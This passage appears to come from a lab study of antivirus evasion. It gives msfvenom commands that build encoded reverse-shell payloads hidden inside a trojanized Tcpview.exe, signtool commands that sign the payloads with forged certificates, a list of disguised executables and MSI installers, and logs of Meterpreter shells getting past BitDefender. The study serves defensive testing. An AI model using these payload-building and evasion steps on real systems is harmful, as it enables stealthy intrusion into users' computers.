
The Py2Exe that is a script written in Python and meant for Windows PE executable creation will be used to have an easy way to modify the python script if it is necessary- adding delays, brute forcing and totally legit network operations (downloading an executable patch from microsoft.com homepage for example).

3.3.7 Code signing

In windows executables can be signed and anti-virus has to make decisions also on those files but will they risk the conflict where the executable is signed but potentially unwanted parts are inside. Will the anti-virus scan the files anyway and raise red flag if it will find something, will the antivirus just scan the file and inform the user but still allow to execute it will it not show any warnings at all or is there also a requirement that the CA of the code signing authority has to be in the trusted root as well. For that a program called xca will be used to generate the certificates and Microsoft signtool.exe from the Windows SDK to sign the executables.

```
signtool sign /f MyCert.pfx /p MyPassword MyFile.exe


"C:\Program Files\Microsoft SDKs\Windows\ v7.1\Bin\signtool" sign /f
AV_GoDaddy.p12 signedTRUSTED_reverse_tcp_default_5shi kata_10.0.224.107_80.exe
Done Adding Additional Store
```



Name of signer:	E-mail address:	Timestamp
AntiVirus Certificate	Not available	Not available

Digital Signature Information
This digital signature is OK.


Signer information
Name: AntiVirus Certificate
E-mail: Not available
Signing time: Not available

Name of signer:	E-mail address:	Timestamp

Figure 2. Executable signed with trusted certificate

```
Successfully signed:
signedTRUSTED_reverse_tcp_default_5shikata_10.0.224.107_80.exe
"C:\Program Files\Microsoft SDKs\Windows\ v7.1\Bin\signtool" sign /f
AV_GoDaddy.p12 signedTRUSTED_shell_reverse_tcp_defaul
t_5shikata_10.0.224.107_80.exe
Done Adding Additional Store
Successfully signed:
signedTRUSTED_shell_reverse_tcp_default_5shikata_10.0.224.1
07_80.exe


"C:\Program Files\Microsoft SDKs\Windows\ v7.1\Bin\signtool" sign /f
AV_Microsoft.p12 signed_reverse_tcp_default_5shikata_ 10.0.224.107_80.exe
Done Adding Additional Store
```



signed_reverse_tcp_default_5shikata_10.0.224.107_80 Properties

Signature list

Name of signer:	E-mail address:	Timestamp
AntiVirus Certificate	Not available	Not available

Digital Signature Details

Digital Signature Information

The certificate in the signature cannot be verified.

Signer information

Name: AntiVirus Certificate

E-mail: Not available

Signing time: Not available

Countersignatures

Name of signer:	E-mail address:	Timestamp

Figure 3. Signed but not trusted payload

```
Successfully signed: signed_reverse_tcp_default_5shikata_10.0.224.107_80.exe
"C:\Program Files\Microsoft SDKs\Windows\ v7.1\Bin\signtool" sign /f
AV_Microsoft.p12 signed_shell_reverse_tcp_default_5sh ikata_10.0.224.107_80.exe
Done Adding Additional Store
Successfully signed:
signed_shell_reverse_tcp_default_5shikata_10.0.224.107_80.exe
```

3.3.8 Reverse shell

In addition to the metasploit/reverse_tcp payload also windows/shell_reverse_tcp will be tested on all the vectors to identify if the AV products are letting the usage of native windows tools (cmd.exe) or will they monitor those even more closely. In addition the shell_reverse_tcp is fully staged so the AV product has the ability to assess the payload in action.

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.0.224.107 LPORT=80 -f exe -e
x86/shikata_ga_nai -a x86 --platform windows -i 5 -k -
x ../../Templates/Tcpview.exe >shell_reverse_tcp_tcpviewKEEP_5shikata_10.0.224.
107_80.exe
```

3.4 The prepared executables

Complete list of the prepared test objects would be as following:

1) The default template executables with metasploit/reverse_tcp payload
   a) reverse_tcp_default_5shikata_10.0.224.107_80.exe
   b) reverse_tcp_default_5shikata_10.0.224.107_56768.exe

2) The default template executables with shell_reverse_tcp payload
   a) shell_reverse_tcp_default_5shikata_10.0.224.107_80.exe
   b) shell_reverse_tcp_default_5shikata_10.0.224.107_56768.exe

3) The default template executables with metasploit/reverse_tcp payload where the original executable behavior was kept and the payload is injected as a new thread
   a) reverse_tcp_defaultKEEP_5shikata_10.0.224.107_80.exe
   b) reverse_tcp_defaultKEEP_5shikata_10.0.224.107_56768.exe

4) The default template executables with shell_reverse_tcp payload where the original executable behavior was kept and the payload is injected as a new thread
   a) shell_reverse_tcp_defaultKEEP_5shikata_10.0.224.107_80.exe
   b) shell_reverse_tcp_defaultKEEP_5shikata_10.0.224.107_56768.exe

5) Custom template executables with metasploit/reverse_tcp payload
   a) reverse_tcp_tcpview_5shikata_10.0.224.107_80.exe
   b) reverse_tcp_tcpview_5shikata_10.0.224.107_56768.exe

6) Custom template executables with shell_reverse_tcp payload

a) shell_reverse_tcp_tcpview_5shikata_10.0.224.107_80.exe

b) shell_reverse_tcp_tcpview_5shikata_10.0.224.107_56768.exe

7) Custom template executables with metasploit/reverse_tcp payload where the original executable behavior was kept and the payload is injected as a new thread

a) reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_80.exe

b) reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_56768.exe

8) Custom template executables with shell_reverse_tcp payload where the original executable behavior was kept and the payload is injected as a new thread

a) shell_reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_80.exe

b) shell_reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_56768.exe

9) Veil generated executable using python and py2exe and the python/meterpreter/rev_tcp payload

a) veil_reverse_tcp_10.0.224.107_80.exe

b) veil_reverse_tcp_10.0.224.107_56768.exe

10) Default metasploit MSI installer with metasploit/reverse_tcp payload

a) reverse_tcp_default_5shikata_10.0.224.107_80.msi

b) reverse_tcp_default_5shikata_10.0.224.107_56768.msi

11) Default metasploit MSI installer with windows/shell_reverse_tcp payload

a) shell_reverse_tcp_default_5shikata_10.0.224.107_80.msi

b) shell_reverse_tcp_default_5shikata_10.0.224.107_56768.msi

12) Signed default template executables with metasploit/reverse_tcp and shell_reverse_tcp payload connecting to port 80

a) signed_reverse_tcp_default_5shikata_10.0.224.107_80.exe

b) signed_shell_reverse_tcp_default_5shikata_10.0.224.107_80.e xe

13) Signed default template executables with metasploit/reverse_tcp payload and the CA of the signer in the trusted root store

a) signedTRUSTED_reverse_tcp_default_5shikata_10.0.224.107_80. exe

b) signedTRUSTED_shell_reverse_tcp_default_5shikata_10.0.224.107_80.exe

4. Results


In the following part the lab testing results will be presented

4.1 Result description

All the tested antiviruses are installed in default settings with internet connection disabled. The first test will be to copy the files from the management Linux machine samba folder to the c:\AV\Output folder to see if AV intervenes.

After the copy process each file that was written into the c:\AV\Output folder was executed and the results evaluated on the management machine and the host itself.

4.1.1 BitDefender




You are currently protected
Last scan: yesterday
Last update: today

Idle scan ON
Firewall ON
Auto Update ON
Auto Sync OFF

Figure 4. BitDefender main view

BitDefender is the first AV to evaluate with the prepared tests. Everything in the installation is left to default settings except that the sending of samples to the AV vendor was denied and also two folders were added to exclude from scans list to ensure that the Antivirus proactively doesn't delete all the test cases.

The Antivirus on-access settings in BitDefender default installation are set to Normal mode. Active Virus Control setting is also set to normal which means that it should be able to detect malware and is still known to present some false positives as well. Although setting those settings to Aggressive protection would definitely limit the success of the malware but it would also present false sense of security since Aggressive mode very often also comes with considerable amount of false positives as well and daily usage of a computer with popups to confirm actions would make the user just to click accept or yes every time. The case would be different in a high security area where user intervention would be preferred in every executed file, network session and operation done on the computer but examining that is not in the current scope.



On-access scanning ON

Normal
Standard security, low use of resources

□ Custom

Active Virus Control ON

Normal
This option will set the detection rate of Bitdefender Active Virus Control to medium, showing alerts which may include some false positives (clean applications detected as malicious).

Figure 5. BitDefender AV settings view

In addition to Anti-virus engine BitDefender Total Security also has a firewall application but for some reason the default setting in default installation is permissive. That raises questions if this should be the case but then again- it is the default setting so we tested all our malware in default settings. First thing to do was to try to copy the files onto the hard drive folder c:\AV\Output to see how many of the files actually are allowed to touch the disk.

files that I was able to copy onto the target were following:

```
reverse_tcp_default_5shikata_10.0.224.107_56768.msi
reverse_tcp_default_5shikata_10.0.224.107_80.msi
```

```
reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_56768.exe
reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_80.exe
shell_reverse_tcp_default_5shikata_10.0.224.107_56768.msi
shell_reverse_tcp_default_5shikata_10.0.224.107_80.msi
veil_reverse_tcp_10.0.224.107_56768.exe
veil_reverse_tcp_10.0.224.107_80.exe
```

The first conclusion is that MSI as a container to deliver malware seems very promising so I started to test if the execution and network communication of the files is also possible.


The first executables to test are reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107 both port versions.

reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_80.exe

produced a shell

```
[*] Encoded stage with x86/call4_dword_xor
[*] Sending encoded stage (769563 bytes) to 10.0.224.160
[*] Meterpreter session 11 opened (10.0.224.107:80 -> 10.0.224.160:49739) at
2014-04-30 12:25:17 +0000
```

To check the validity we also check what tcpview is showing about open connections.


TCPView - Sysinternals: www.sysinternals.com
File Options Process View Help


Process	PID	Protocol	Local Address	Local Port	Remote Address	Remote Port	State
lsass.exe	612	TCPV6	[0:0:0:0:0:0:0:0]	49172	[0:0:0:0:0:0:0:0]	0	LISTENING
reverse_tcp_t...	3192	TCP	10.0.224.160	49739	10.0.224.107	80	ESTABLISHED

Endpoints: 67 Established: 18 Listening: 22 Time Wait: 8 Close Wait: 0

Figure 6. BitDefender reverse_tcp_tcpviewKEEP_5shikata_10.0.224.107_80.exe

In here we see that the session from local IP 10.0.224.160 and port 49739 a session to 10.0.224.107 port 80 is established.

Just to make sure what the firewall says about it we also check the BitDefender firewall entries.



Subject	Date
🟩 Application allowed to access network	2014-04-30 - 12:25:10
🟩 Application allowed to access network	2014-04-28 - 11:25:23
🟩 Application allowed to access network	2014-04-28 - 10:46:40
🟩 Application allowed to access network	2014-04-28 - 10:19:13

The application c:\av\output\reverse_tcp_tcpviewkeep_5shikata_10.0.224.107_80.exe attempted to connect to the Internet using TCP protocol on port 49739. Bitdefender Firewall has granted access for this application.

Figure 7. BitDefender firewall log


So the connection is treated as legit by the anti-virus.

By testing the non-privileged port 56768 the results were the same- a shell came back:

```
[*] Encoded stage with x86/call4_dword_xor
[*] Sending encoded stage (769563 bytes) to 10.0.224.160
[*] Meterpreter session 12 opened (10.0.224.107:56768 -> 10.0.224.160:49861) at
2014-04-30 12:32:00 +0000
```

Next ones to test would be the MSI installers with reverse_tcp and shell_reverse_tcp.

Even though the executed MSI file shows an error a shell is still produced:



Please wait while Windows configures Foobar 1.0


There is a problem with this Windows Installer package. A script required for this install to complete could not be run. Contact your support personnel or package vendor.

Figure 8. MSI installer error

and the info from the meterpreter listener:

```
[*] Encoded stage with x86/call4_dword_xor
[*] Sending encoded stage (769563 bytes) to 10.0.224.160
[*] Meterpreter session 13 opened (10.0.224.107:80 -> 10.0.224.160:49973) at
2014-04-30 12:40:07 +0000
```

From the TCPView (a clean copy) we can see that a session is established:



Process	PID	Protocol	Local Address	Local Port	Remote Address	Remote Port	State
MSIF420.tmp	2648	TCP	10.0.224.160	49973	10.0.224.107	80	ESTABLISHED
safeboxservic...	2028	TCP	0.0.0.0	51099	0.0.0.0	0	LISTENING
seccenter.exe	2724	TCP	127.0.0.1	50008	127.0.0.1	50009	ESTABLISHED
seccenter.exe	2724	TCP	127.0.0.1	50009	127.0.0.1	50008	ESTABLISHED

Endpoints: 91 Established: 26 Listening: 22 Time Wait: 24 Close Wait: 0

Figure 9. BitDefender MSI installer

But in the BitDefender firewall events no remark has been made to say that MSIF420.tmp is allowed a TCP connection.

The mentioned file was dropped into %systemroot%\installer which is a hidden directory and if the automated scanning reaches the folder it detects the malware as well.

C:\Windows\Installer\MSIF420.tmp "Gen:Variant.Patched.2"

Testing the non-privileged port 56768 produces the same result with a new random temporary file name

After changing the listener to generic/shell_reverse_tcp the executable shell_reverse_tcp_default_5shikata_10.0.224.107_80.msi is executed and a shell is returned to management machine.

```
[*] Command shell session 16 opened (10.0.224.107:80 -> 10.0.224.160:50722) at
2014-04-30 13:05:50 +0000
```

